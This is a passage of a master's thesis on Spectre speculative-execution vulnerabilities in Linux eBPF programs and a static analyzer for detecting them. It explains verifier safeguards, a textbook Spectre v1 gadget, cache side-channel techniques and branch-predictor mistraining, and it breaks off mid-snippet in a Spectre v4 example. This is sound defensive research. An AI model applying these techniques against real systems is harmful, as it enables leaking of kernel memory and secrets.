Politecnico di Torino

Politecnico di Torino

Master's Degree in Computer Engineering

Academic year: 2025/2026

Graduation Session March/April 2026

Study and detection of Spectre vulnerabilities in eBPF C code

Supervisors:
Prof. Riccardo SISTO
Prof. Rosario RIZZA

Candidate:
Alessio VANTAGGI

Summary

The Extended Berkeley Packet Filter (eBPF) has emerged as a revolutionary technology within the Linux kernel. By enabling the execution of sandboxed programs in a highly privileged context, eBPF allows the operating system to be dynamically extended. Due to its efficiency, it is widely adopted for high-performance networking, deep system observability, and real-time security enforcement with minimal overhead. However, executing user-defined code in kernel space introduces significant security issues. In particular, eBPF programs are subject to Spectre, a class of speculative execution hardware vulnerabilities that exploit CPU microarchitectural side channels to leak sensitive information.
When eBPF programs are loaded by processes with high-privilege capabilities (CAP_SYS_ADMIN or CAP_PERFMON) the kernel inherently considers them "trusted". To minimize performance overhead, the eBPF verifier bypasses and disables all Spectre-specific countermeasures. Consequently, even without any malicious intent, developers may inadvertently introduce speculative execution gadgets into the kernel. This design choice exposes the system to transient execution attacks, including Spectre V1 (Bounds Check Bypass and Type Confusion) and Spectre V4 (Speculative Store Bypass), originating directly from user-provided eBPF code.
To address this, this thesis adopts a “shift-left” security paradigm, designing a custom static analysis framework capable of detecting Spectre-class vulnerabilities directly within the eBPF C source code, before code compilation and verification occurs.
The analyzer identifies eBPF programs containing Spectre related patterns which would be successfully verified and loaded when supplied with high capabilities (CAP_SYS_ADMIN or CAP_PERFMON), but explicitly rejected, or heavily mitigated, when loaded with restricted capabilities (CAP_NET_ADMIN or CAP_BPF) and it reconstructs the vulnerability’s semantic narrative for the user. Utilizing Python as the orchestrator and CodeQL for static analysis, the tool uses custom .ql queries to model microarchitectural behaviors, such as Store Address port saturation, and detect data flow patterns that give rise to PHT poisoning or type confusion.

Acknowledgements

Table of Contents

List of Tables

List of Figures

Acronyms

AST

Abstract Syntax Tree

BHB

Branch History Buffer

BHI

Branch History Injection

BPF

Berkeley Packet Filter

BTB

Branch Target Buffer

BTF

BPF Type Format

CI/CD

Continuous Integration and Continuous Deployment

CLI

Command Line Interface

CVE

Common Vulnerabilities and Exposures

eBPF

Extended Berkeley Packet Filter

JIT

Just-In-Time

KASLR

Kernel Address Space Layout Randomization

OOB

Out-of-Bounds

PHT

Pattern History Table

PoC

Proof-of-Concept

STA

Store Address

STL

Store-To-Load

Chapter 1

Introduction

The Extended Berkeley Packet Filter (eBPF) is a revolutionary technology introduced in the Linux kernel that enables the execution of sandbox programs in a privileged context, in response to system events, allowing the operating system to be dynamically extended without modifying its source code or loading unstable kernel modules. Due to its efficiency and flexibility, eBPF is widely adopted for high-performance networking, deep system observability, and real-time security enforcement with minimal overhead.

However, executing user-defined code in kernel space introduces significant security issues, including the risk of memory corruption, sensitive data leak, and potential system instability. In particular, eBPF programs are subject to Spectre.

Spectre is a class of speculative-execution CPU vulnerabilities, which exploit microarchitectural side-channel to leak sensitive information. It is a hardware-level vulnerability affecting branch prediction implementation in modern microprocessors with speculative and out-of-order execution. To maximize the performance, modern CPUs try to guess the next instruction to fetch and they execute it, avoiding pipeline stalls. Instructions that are executed, but never committed to the CPU's architectural state are referred to as transient executed. However, transient instructions are never architecturally visible, but they can leave observable side effects in the microarchitectural states of the CPU (e.g., cache, load ports, line-fill buffers, store buffers).

Spectre attacks ultimately manipulate the CPU predictors, via mistraining or tampering, bringing them to access sensitive data, which can be later inferred through side channel.
There are four main variants of Spectre:

- **Spectre v1 - PHT (Bounds Check Bypass):** Exploits conditional-branch mispredictions by poisoning the Pattern History Table, causing out-of-bounds speculative accesses that may leak privileged data.
- **Spectre v1 - Type Confusion (CVE-2021-33624):** An eBPF-specific variant where a branch misprediction leads to the speculative dereference of an attacker-controlled pointer, enabled by poisoning the Branch History Buffer.
- **Spectre v2 - BTB (Branch Target Injection):** Mistrains indirect branches via poisoning the Branch Target Buffer to speculatively jump to attacker controlled gadgets capable of leaking sensitive data.
- **Spectre v4 - STL (Speculative Store Bypass):** Exploits mispredictions in the memory-dependency predictor, allowing loads to bypass preceding stores and read stale values transiently.

To mitigate these risks, the Linux kernel enforces a set of safety mechanisms that strictly control the eBPF programs before its execution. This is achieved by three main layers of protection:

- Privilege requirements, which restrict access to eBPF functionality only to authorized users.
- Static analysis of the eBPF bytecode before being executed, performed by the eBPF verifier.
- Runtime hardening, including Just-In-Time (JIT) hardening and Spectre mitigations, which prevent exploitation and maintain system integrity during execution.

The aim of the thesis is to analyze the security status of eBPF with respect to Spectre attacks by developing proof-of-concept exploits in C that demonstrate feasible attack scenarios. Additionally, it presents the design and implementation of a static analysis tool capable of detecting Spectre-related patterns in C code, helping developers identify and mitigate potentially vulnerable programs before they are loaded into the kernel. The developed tool uses Python as the orchestrator, while CodeQL is used for static analysis. Through custom .ql queries, it was possible to model microarchitectural behaviors.

1.1 Thesis structure

This thesis is organized to first present the fundamental concepts of eBPF and Spectre, providing the necessary background to understand the subsequent chapters. It then proceeds to analyze real-world Spectre exploits within the eBPF

subsystem, finally arriving at the design and implementation of a custom static analyzer capable of detecting speculative patterns directly within the C source code.

The rest of this thesis is organized as follows:

- **Chapter 2 - eBPF:** It introduces the Extended Berkeley Packet Filter technology, detailing its architecture, core components, development lifecycle, and compilation process. Particular attention is given to eBPF security mechanism, specifically analyzing the eBPF verifier and the privileges required for loading programs.
- **Chapter 3 - Spectre and eBPF Mitigations:** It provides an extensive background on speculative execution attacks, analyzing the main variants related to Spectre. It also assesses the current status of Spectre-related attacks and mitigations in the context of eBPF.
- **Chapter 4 - eBPF-based Spectre Attacks in the Wild:** It analyzes three publicly available Proof-of-Concept (PoC) exploits that leverage eBPF to mount Spectre-class transient execution attacks. It focuses in particular on how the attack works and the capabilities required by the process that loads the program. Finally, it details the reverse-engineering and translation of these attacks from raw BPF bytecode into C code
- **Chapter 5 - Static Analysis of eBPF Speculative Vulnerabilities:** It describes the design, development, and validation of a custom static analyzer capable of automatically recognizing Spectre-class vulnerability patterns directly within eBPF C source code.
- **Chapter 6 - Conclusions and Future Work:** It summarizes the main research findings and outlines potential future improvements to transform the static analyzer into a production-ready safety tool.
- **Appendix A - Proof-of-Concept Source Code:** It provides the complete C language source code for the three Proof-of-Concept (PoC) exploits analyzed.

The fundamental concepts and architectural overviews presented in Chapter 2 are mainly derived from the literature written by Liz Rice [1] [2] and the official eBPF documentation [3] [4]. Furthermore, the in-depth analysis of transient execution attacks and eBPF-specific mitigations presented in Chapter 3 draws on research conducted by Krysiuk et al. [5], Gerhorst [6], Kirzner and Morrison [7], and Barberis et al. [8].

Chapter 2

eBPF

The **Extended Berkeley Packet Filter** (eBPF) is a revolutionary technology, originally developed inside the Linux kernel, that allows sandboxed programs to be executed in a privileged context, such as the operating system kernel in response to events. It is used to safely and efficiently extend the functionalities of the Linux kernel, without modifying its source code.

Kernel code changes typically require significant time (approximately 3-6 months before being merged), and extensive stability testing and formal approval from the Linux community to ensure that no dangerous or destabilizing updates are introduced. eBPF, on the other hand, allows developers to introduce new capabilities dynamically at runtime, without needing to reboot the system. eBPF programs, in fact, obtain immediate visibility into everything happening inside the machine.

The aim of eBPF is to propose a safer alternative to kernel modules, which can be loaded and unloaded on demand. The biggest challenges of kernel modules are that this is full-on kernel programming and that the code injected is not verified by anyone, so if kernel code crashes, it takes down the machine and everything running on it. eBPF programs can be loaded and unloaded on demand just like kernel modules but unlike the latter, they must be guaranteed safe to run (i.e. they won't crash users' machines and won't compromise their data) before being injected into the kernel. This task is performed by the **eBPF verifier**, which carries out a static code analysis, ensuring that the code is safe to run.

The operating system is the best place to implement observability, security and networking functionality due to the kernel's privileged ability to oversee and control the entire system. Since eBPF programs are typically Just-In-time (JIT) compiled into native machine instruction, they achieve near-native performance comparable to kernel code.

2.1 Use Cases

Today, eBPF is widely used to support a variety of use cases, including:

- **Networking**: it enables high-performance packet processing, filtering and load balancing directly within the kernel with minimal latency and CPU overhead. It is used to implement advanced traffic control mechanisms, custom firewalls and dynamic load balancers.
- **Observability**: it provides deep visibility into kernel and user-space events, enabling low-overhead telemetry and tracing. It can automatically instrument applications without requiring code modifications, allowing the collection of metrics, performance data and runtime behaviour in real time, including application and container tracing for performance troubleshooting.
- **Security**: it strengthens system security by monitoring and enforcing behaviour directly at runtime. It can protect network traffic (including encryption or packet inspection), track application behaviour and detect or prevent anomalous or malicious activities.

2.2 Background and Evolution of eBPF

eBPF first appeared in Linux kernel 3.18, released in 2014, as an evolution of the original **Berkeley Packet Filter** (BPF).
The first implementation of BPF dates back to December 1992, when it was built as a network tap and packet filtering mechanism that enabled computer network packets to be captured and filtered at the operating system level.
After the release of eBPF, the original BPF was renamed to "classic" BPF (cBPF). Modern Linux kernels no longer execute cBPF bytecode directly; instead, any loaded cBPF program is transparently translated into an eBPF representation in the kernel before being executed.

eBPF introduced several new features and architectural improvements compared to cBPF, for instance:

- eBPF maps: *key–value storage* mechanism for sharing data between kernel and user space.
- `bpf()` system call, which allows the interaction between user space programs and eBPF programs injected inside the kernel.
- New helper functions, exposing controlled kernel functionalities to eBPF programs.

- **eBPF verifier**.

Moreover, the original BPF instruction set was completely revised and re-engineered, resulting in a 64-bit RISC-like virtual machine which allows for memory loads and stores, moving values between registers, ALU operations and branching.

2.3 Program Lifecycle

Figure 2.1 illustrates the lifecycle of an eBPF program, from source code development to kernel execution, in response to a given event. The different stages of the lifecycle will be examined in greater detail in the following sections.



Figure 2.1: Lifecycle of an eBPF Program: from source code to kernel execution.

2.4 Program Components

eBPF programs are **event-driven** and they are executed every time the kernel or an application reaches a specific **hook point**.

An eBPF-based solution typically consists of two main components:

- **eBPF program**: usually written in language such as C or Rust and compiled into bytecode eBPF. It is loaded into the kernel and attached to a specific event hook. Once triggered, the program collects and processes data, which can be exchanged with the user space using *eBPF maps*.

- **User-space program**: usually written in language like C, Rust or Python and compiled as a standard user-space binary or bytecode. It is responsible for loading the eBPF program into the kernel, attaching it to the appropriate hook point and interacting with *eBPF maps* to read or modify data.

In some cases, where interaction between kernel space and user space is not required, the user-space component can be omitted. However, loading the eBPF program into the kernel and attaching it to the relevant hook must still be performed manually or through existing tools.

eBPF provides an execution environment inside the kernel which offers the following supports.

2.4.1 Registers

There are 11 registers (`r0-r10`) and they will be mapped into physical registers after JIT compilation. Register `r10` is the only register which is read-only and it serves as the frame pointer address for accessing the BPF stack space. Register `r0` is used to return values from eBPF functions, while registers `r1-r5` are used to pass function arguments. The remaining registers are general purpose with read/write capability.

2.4.2 Maps

Maps are *persistent key-value data structures* that allow the exchange of information between eBPF programs and user-space programs. They are created with a predefined size (chosen by the user) and allocated in kernel memory. Maps remain persistent beyond the lifecycle of a single eBPF program, until they are explicitly deleted. They are accessible from:

- **User space programs**, through the `bpf()` system call, specifying the type of operation (e.g., `BPF_MAP_CREATE`, `BPF_MAP_LOOKUP_ELEM`).
- Kernel space, from **eBPF programs**, using helper functions such as `bpf_map_lookup_elem()`, `bpf_map_update_elem()`.

Maps [9] are mainly used to collect metrics, manage configuration and share state between kernel and user space.

2.4.3 Stack

Each eBPF has access to a private stack of 512 bytes, used for temporary storage, local variables and saving register values (*spill* and *fill*). It is also used to store eBPF function's frame.
This stack is part of the eBPF virtual machine and it is distinct from the kernel stack.

2.4.4 Context

When the kernel triggers an eBPF program, it passes a context structure that provides runtime information specific to the hook type. The context also determines the program type and its associated security constraints.

2.4.5 Helper functions

Predefined functions provided by the Linux kernel that eBPF programs can safely invoke to interact with the system. They provide stable and documented APIs across kernel versions, ensuring portability and safety. eBPF programs cannot call arbitrary kernel functions and all helper invocations are checked by the eBPF verifier.
Common examples [10] include functions to interact with maps (`bpf_map_lookup_elem()`), retrieve process information (`bpf_get_current_pid_tgid()`) or read timestamps (`bpf_ktime_get_ns()`).

2.5 Events and Hook Points

Every time an eBPF program is loaded into the kernel, it must be attached to a specific event or *hook point*. These hooks represent well-defined locations, in kernel or user space, where eBPF can be safely executed in response to specific events. The most common types of eBPF hooks are as follows.

2.5.1 Kernel functions

- **kprobes** (entry) / **kretprobes** (exit): they dynamically instrument kernel functions at entry or exit. They enable to trace or inspect kernel behavior without recompiling the kernel.
- **fentry** / **fexit**: introduced in more recent kernel versions, providing a safer and more efficient alternative to *kprobes*.
- **uprobes** / **uretprobes**: user-space equivalent functions of kprobes, allowing instrumentation of functions within user-space applications and libraries.

2.5.2 Tracepoints

Predefined trace points within the Linux kernel, designed to observe internal events efficiently and non-invasively. They are exposed through the `/sys/kernel/debug/tracing/events` interface and provide stable hook locations for performance analysis and observability.

2.5.3 Perf events

The `perf_event` subsystem allows eBPF programs to be attached to hardware, software or CPU events. It is mostly used for profiling, performance monitoring and tracing.

2.5.4 Linux Security Module (LSM) Hooks

The LSM framework exposes hooks that allow both the verification and the enforcement of security policies before the kernel authorizes sensitive operations. Starting from Linux 5.7, eBPF program can be attached to LSM hooks, allowing the definition of dynamic and custom runtime security policies, without modifying kernel code.

2.5.5 Networking - eXpress Data Path (XDP)

- XDP provides a high-performance hook in the network driver layer, allowing eBPF programs to process packets at the earliest possible stage, before the network stack.
- eBPF programs can inspect or modify incoming packets and decide how the kernel should handle them (forward, drop or redirect), based on their return code.

2.5.6 Socket Hooks

Socket-related hooks enable eBPF programs to execute in response to socket operations (open, send, receive), with the ability to filter and manipulate data at the application or transport level.

2.6 Development Toolchains

The development of eBPF programs relies on specialized toolchains that simplify the process of compilation, verification, management of maps and safe loading into the kernel. Since the Linux kernel expects eBPF programs to be provided in the form of bytecode, these toolchains handle the conversion from high-level source code (usually written in C or Rust) to eBPF bytecode

The most common development practice is to leverage a compiler suite such as **LLVM/Clang** or **GCC** to compile pseudo-C into eBPF bytecode. Then the bytecode is loaded into the kernel using the `bpf()` system call.

2.6.1 BCC (BPF Compiler Collection)

This is a framework that allows the writing of Python programs combining both user-space and eBPF kernel code. When executed, the framework automatically compiles the eBPF code into bytecode using LLVM/Clang, loads it into the kernel and manages communication between the two spaces. It is primarily used for system profiling and tracing.

2.6.2 libbpf

`libbpf` is a C library that provides low-level yet high-performance APIs for loading, verifying and linking eBPF programs and maps to the Linux kernel. It directly handles ELF object files generated by LLVM/, providing high-level APIs that hide the direct use of the `bpf()` system call and automate many setup operations. libbpf is widely used for developing high-performance eBPF applications and for direct integration with the kernel, without relying on higher-level frameworks.

2.6.3 bpftrace

`bpftrace` is a command-line tool and high-level scripting language for eBPF, designed to facilitate tracing and monitoring of both the Linux kernel and user-space applications. It allows users to write scripts, which are compiled into eBPF

bytecode and loaded into the kernel at run time. It offers a high-level interface that hides the complexity of the underlying `bpf()` system call.

2.7 eBPF safety

Since eBPF programs run in a privileged environment, such as the kernel space, their execution inherently raises concerns about corrupting memory, leaking sensitive information, causing the kernel to crash or causing the kernel to hang/deadlock. To mitigate these risks, the Linux kernel enforces a set of safety mechanisms that strictly control the eBPF programs before its execution.
This is achieved by three main layers of protection:

- Privilege requirements, which restrict access to eBPF functionality only to authorized users.
- Static analysis of the eBPF bytecode before being executed, performed by the eBPF verifier.
- Runtime hardening, including Just-In-Time (JIT) hardening and Spectre mitigations, which prevent exploitation and maintain system integrity during execution.

2.7.1 Privilege Requirements

One mode adopted by eBPF to ensure security is a restriction based on privileges. To load an eBPF program or map into the kernel and attach it to an event the users need to be `root`, so they have the capability `CAP_SYS_ADMIN`, which allows complete control over system resources. However, granting such a broad capability to processes that only need to access eBPF functionalities posed a significant security concern. For this purpose, a new capability was added in kernel Linux 5.8 `CAP_BPF`, specifically designed to govern access to eBPF-related system calls and resources for loading programs.
Moreover, more fine-grain capabilities were introduced to regulate eBPF attachment, depending on the specific context:

- `CAP_PERFMON`: required for performance monitoring or tracing events.
- `CAP_NET_ADMIN`: required for networking-related operations (e.g., XDP, tc).

In addition to the capabilities, the kernel further distinguishes between **privileged** and **unprivileged** eBPF programs. The configuration of the privileges is managed via the `/proc/sys/kernel/unprivileged_bpf_disabled` **sysctl parameter**. Three different values are possible:

- 0: unprivileged eBPF is enabled.
- 1: unprivileged eBPF is disabled and can only be re-enabled by rebooting the system.
- 2: unprivileged eBPF is disabled, but the value can be changed at runtime by the privileged programs.

When unprivileged eBPF is enabled, even non-privileged processes can load and attach eBPF programs. These programs have limited functionality, restricted access to the kernel and are subject to additional checks by the verifier.

For security reasons, starting with version 5.16 of the Linux kernel, most distributions have disabled the use of unprivileged eBPF.

From Linux kernel 6.9, to allow eBPF programs to be loaded even by unprivileged processes, BPF tokens were introduced. The BPF Token is a mechanism for delegating some of the BPF subsystem functionalities to an unprivileged process, within user-namespace, from a privileged process in the init-namespace. This allows for a fine-grained delegation model, avoiding the need to grant overly broad capabilities in init user namespace and thus reducing the attack surface.

2.7.2 Verifier

It is the core component of the eBPF subsystem that ensures the eBPF bytecode is safe to execute. The analysis is performed on the bytecode because it is the code that will be executed by the kernel. Safety is guaranteed via a **static code analysis**, which generates all possible execution paths. This analysis is **sound**, but not complete, so a safe program may be rejected, but an unsafe program will not pass the verification.

First of all, the verifier checks if the process loading the eBPF program holds the required capabilities (privileges), otherwise it will reject it.
After that, the safety of the eBPF program is determined in three steps:

- The first step scans the eBPF program linearly to find relocation items and check for any unallowed opcodes, such as indirect calls.
- The second step performs a check within the Control Flow Graph to prevent out-of-bounds jumps, unreachable codes or infinite loops, using a depth-first search (DFS).
- The third step constructs a state machine that records the type and range of all registers and stack slots during each path exploration, including speculative

paths. Meanwhile, it verifies that all the states of the machine are conformed to a set of security properties.

The analysis starts with the invocation of the function `bpf_check()`, after a series of functions calls `do_check()` is invoked. This core function explores all feasible execution paths of the program, tracking the value and the type of registers and stack slots, while applying safety checks to each instruction through calls to `do_check_ins()`.
After the per-instruction analysis, the verifier performs global consistency and security checks based on the constructed state machine. Among them,
`check_max_stack_depth()` function ensures that the program's stack usage does not exceed architectural limits and the `convert_ctx_accesses()` function translates context accesses into validated and secure operations. This function also inserts speculation barriers to mitigate **Spectre v1** and **Spectre v4** attacks. Throughout these checks, the verifier tracks the limits and checks if the program respects them.
Finally, `do_misc_fixups()` is called to instrument some sanitization code to prevent **Spectre v1** attacks.

Value tracking for registers and stack slots is done with `struct bpf_reg_state`, defined in `include/linux/bpf_verifier.h`.
There are three types of eBPF registers [11]:

- `NOT_INIT`: the register has not been written to.
- `SCALAR_VALUE`: some value which is not usable as a pointer.
- `Pointer type`.

Furthermore, for each of these types, the verifier also maintains the *minimum and maximum possible value* (both signed and unsigned) and the values of each individual bit, using *tristate numbers* (tnum). A tnum consists of two 64-bit unsigned integers: **value** and **mask**. Bits set to 1 in mask represent unknown bits, while bits set to 1 in value represent bits known to be 1. Bits known to be 0 are unset in both fields. No bits should ever be 1 in both.

Example: (4-bit tnum) value= 0100; mask= 0001; meaning the possible values are {0100, 0101}.

The security checks enforced by the verifier are summarized in Table 2.1. This table is based in part on the classification presented in HIVE [12], but has been adapted, corrected, and expanded to reflect additional verifier behavior and Spectre-related mitigations.

Security property	**Description**
BPF object OOB I	Accessing BPF objects disallow underflow or overflow.
BPF object OOB II	BPF stack access is checked to prevent exceeding 512B.
kernel object OOB I	Computation of pointers to kernel objects (e.g., context objects) is disallowed and the immediate offset in memory access instruction is checked based on a whitelist to ensure the BPF program accesses legal fields.
kernel object OOB II	The whitelist is used to rewrite kernel object access based on the immediate offset in the instruction to ensure the BPF program accesses legal fields.
permission violation I	Read-only maps cannot be written to and the same applies to packets for specific BPF program types.
permission violation II	Specific fields of kernel objects are read-only, ensured by the whitelist check.
type mismatch	Argument pointers must be matched to prevent BPF programs from using helper functions to arbitrarily access kernel objects. Pointers cannot be passed as scalars to prevent pointer leakage.
pointer leakage I	Pointers are disallowed as BPF function return value or for writing into memory, except for pointer spill due to maintained stack slot states.
pointer leakage II	Pointers are disallowed from performing certain calculations like bitwise or inter-pointer calculations.
offset leakage	Pointers cannot be compared with other pointers or non-zero scalars to prevent offset leakage.
uninitialized registers read	Registers must be initialized before use.
uninitialized stack read I	The BPF stack must be initialized before use.
uninitialized stack read II	BPF programs cannot write to the stack with variable offsets, as the analysis of the paths needs to maintain the state of each stack slot. If the variable offset relates to an uninitialized slot, it cannot decide whether this write will initialize it or not.
Spectre V1 filter	BPF programs cannot read from the stack with variable offsets to simplify the Spectre V1 analysis.
Spectre V1 masking	Pointer arithmetic instructions with possible Spectre V1 attack is masked with the max range deducted by the analysis of the paths.
Spectre V1 barrier	Bounds-check bypasses or type confusions that could lead to Spectre v1 attacks are detected and instrumented with speculation barrier instructions.
Spectre V4 barrier	Store with possible Spectre V4 attacks are identified and instrumented with barrier instruction.
kernel stack crash I	The max depth of BPF call frame cannot exceed 32 to avoid kernel stack crash.
kernel stack crash II	The size of the combined BPF stack for each BPF function cannot exceed the upper limit (512B).
timeout	BPF program cannot contain dead loops.
deadlock	BPF program cannot cause deadlock.
instruction limits	For unprivileged eBPF programs, the maximum allowed program size is 4096 instructions (`BPF_MAXINSNS`). Privileged eBPF programs do not inherit this limit; however, the verifier imposes an upper bound on the maximum number of instructions that can be explored during program analysis, which is set to approximately 1 million.

Table 2.1: Security properties enforced by the eBPF verifier.

Not all checks are applied simultaneously, their enforcement depends on the program type, on the available capabilities and on the privilege level of the loading process. Based on these factors, the Linux kernel may restrict or allow certain features, such as using helper functions or accessing some context fields.

2.7.3 Hardening

If the verification is successful, the eBPF program undergoes a hardening process, which varies depending on whether the program is loaded by a privileged or unprivileged process.

This step includes:

- Program execution protection: kernel memory containing an eBPF program is protected and made read-only, to prevent any modification of the program code at runtime.
- **Mitigation against Spectre**: memory accesses are masked so that transient instructions are redirected toward controlled areas, the verifier also explores speculative paths during analysis and the JIT compiler emits `retpolines` in case tail calls cannot be converted to direct calls.
- Constant blinding: replaces immediate constant values in the program with equivalent expressions that are computed at runtime.

2.8 Just-In-Time (JIT)

As a final step, if JIT is enabled, the generic bytecode is translated into **machine-specific instruction sets**. This makes eBPF programs execute as efficiently as native kernel code or loaded kernel modules.

Chapter 3

Spectre and eBPF Mitigations

3.1 Spectre

Spectre [13] is a class of speculative-execution CPU vulnerabilities, first disclosed in 2018, which exploit microarchitectural side-channel to leak sensitive information. It is a hardware-level vulnerability affecting branch prediction implementation in modern microprocessors with speculative and out-of-order execution. To maximize the performance, modern CPUs try to guess the next instruction to fetch and they execute it, avoiding pipeline stalls.

Instructions that are executed, but never committed to the CPU's architectural state are referred to as transient executed. However, **transient instructions** are never architecturally visible, but they can leave observable side effects in the **microarchitectural states** of the CPU (e.g., cache, load ports, line-fill buffers, store buffers).

Spectre attacks ultimately manipulate the CPU predictors, via mistraining or tampering, bringing them to access sensitive data, which can be later inferred through side channel.

One common method used to exfiltrate data via a side channel is to convert a secret-dependent value into a memory access pattern that affects microarchitectural state (e.g., cache), which can be later observed by an attacker.

- **Flush+Reload**: consists of flushing a shared cache line using the `clflush` instruction, tricking the victim into speculatively accessing a memory location depending on a secret value (reload) and then measuring the access time to

figure out what the secret value was. The index of the fastest value is the secret value.

- **Prime+Probe**: the attacker fills a cache set with its own data (prime), then observes the differences in access times when another process (the victim) accesses memory to figure out what data has been ejected from the cache (probe).
- **Evict+Reload**: similar to Flush+Reload, but instead of using privileged instructions such as `clflush`, the attacker ejects the cache line by accessing memory addresses that map to the same cache set. This attack does not require shared memory pages and it works by leveraging eviction-based cache set contention.

Numerous variants of Spectre have been identified, targeting different prediction units and execution domains.

3.1.1 Spectre v1 - PHT (Pattern History Table)

This variant includes all transient-execution vulnerabilities based on **conditional branches** as they use the PHT to predict branch direction.

The **PHT** is a structure used by branch predictors to estimate the outcome of a branch, namely whether it will be taken or not taken. Each PHT entry is composed by an **index**, usually the lower bits of the program counter (PC), possibly combined with branch-history information, and by **2-bit saturating counters**:

- 00 = strongly not taken.
- 01 = weakly not taken.
- 10 = weakly taken.
- 11 = strongly taken.

When the processor encounters a branch, the predictor accesses the corresponding PHT entry based on the computed index and it uses the value of 2-bit saturating counters to make the prediction. Once the real outcome of the branch is known, the predictor is updated accordingly.
Since the index typically only uses a subset of the PC bits, different branches may map in the same PHT 2-bit saturating counters entry. This phenomenon is known as **aliasing/interference** and it can lead to mis-predictions.

Spectre v1 is also known as **Bounds Check Bypass (CVE-2017-5753)**. This

attack consists in inducing bounds checks to fail speculatively, by poisoning the relevant PHT entry, causing execution to continue with OOB data, which could lead to privileged memory access and loss.

PHT poisoning is achieved by creating collisions on the PHT index and manipulating the saturating counter so that during the execution, the branch predictor speculates in the direction chosen by the attacker, temporally violating program semantics by executing code that would not have been executed otherwise. The manipulation of the saturating counter is achieved through a training sequence to direct the counter to the desired state. Finally, a cache-based covert channel is needed to convert the leaked value into a measurable microarchitectural effect.

```
1 if (x < array1_len)
2     y= array2[array1[x] * 4096];
```

In this example the variable x contains an attacker-controlled data. The if statement is used to verify whether `x` is within legal range, but this check can be bypassed under speculative execution.

First, the attacker invokes the code with valid inputs, thereby training the branch predictor to expect the condition `x < array1_len` to evaluate to true (mis-training).

Next, the attacker calls the code with a value of x outside the range of `array1`. If `array1_len` is not yet available, for example because it is not cached, the CPU cannot immediately resolve the bounds check, but instead of waiting it speculates that the condition is true, following the previously trained pattern, and transiently executes:`array2[array1[x] * 4096]`.

This speculative load brings into the cache a location of `array2` at an index derived from `array1[x]`. The multiplication by 4096 ensures that each possible value of `array1[x]` maps to a distinct cache line and avoids interference from hardware prefetching.

Once the real result of the bounds check becomes available, the CPU realizes the mis-prediction and reverts all architectural effects of the speculative execution. However, the changes made to the microarchitectural states are not discarded and they remain intact.

The attacker can then probe these effects to infer the value of `array1[x]`, thus exfiltrating the secret.

3.1.2 Spectre v2 - BTB (Branch Target Buffer)

This variant includes all transient-execution vulnerabilities based on **indirect branches** as these rely on the BTB to predict the target address of the indirect branches.

The **BTB** is a cache used by branch predictors to estimate the target of an indirect branch and to speculatively fetch and execute the instructions at the predicted location while avoiding pipeline stalls, since the target address of indirect branches is only available at runtime.

Each BTB entry contains:

- a **tag**, calculated from the branch's source address and possibly combined with branch-history information.
- a **predicted target address**, representing where execution should continue speculatively.

Since the BTB tag is typically derived only from a subset of the PC bits, different branches may map to the same entry. This phenomenon, known as **aliasing** or **interference**, can cause the predictor to use an incorrect target address, resulting in mispredictions.

Spectre v2 is also known as **Branch Target Injection (CVE-2017-5715)**. In this case the attacker mistrains a victim indirect branch to target an address containing a gadget, capable of transiently leaking sensitive data, hijacking the control flow and executing arbitrary code in the victim's context.

BTB poisoning is achieved by executing branches on the attacker's side that use the same virtual address as the victim's indirect branch (i.e., the same lower PC bits that index the BTB). By repeatedly jumping to the chosen gadget, the attacker trains the BTB so that, during the victim's execution, the indirect branch is expected to jump to the malicious gadget. Even if the branch target state is isolated across privilege domains, an attacker can still influence the BTB through branch-history manipulation techniques, such as Branch History Injection (BHI).

3.1.3 Spectre v4 - STL (Store To Load)

This variant includes all transient-execution vulnerabilities that exploit mispredictions in memory dependency predictors. This vulnerability abuses the **memory disambiguator**, a hardware component used to resolve ambiguous dependencies and restore operation when a dependency is broken. It attempts to predict the

true dependencies between loads and stores before their addresses are known, and in particular it determines whether a load depends on a preceding store. If the disambiguator incorrectly predicts that a load is independent of an older store, the load could be executed speculatively, potentially reading an obsolete value that has not yet been overwritten by the store.

Modern CPUs use structures such as **store buffer** and **store-to-load forwarding** to speed up memory operations. However, when the effective addresses of a store and a subsequent load cannot yet be resolved, the disambiguator is used to avoid pipeline stall, predicting the dependence and continuing the execution in speculative mode.

Spectre v4 exploits the fact that stores may not always become visible to subsequent loads via the store-to-load (STL) buffer, so it is able to load data before a prior, dependent store completes.

The techniques used to make this misprediction happen are:

- **crafting "fast" versus "slow" registers**:

```
// r2 = scalar controlled by attacker
// r7 = pointer to map value

*(u64 *)(r10 - 16) = r2 // stores arbitrary scalar on the stack
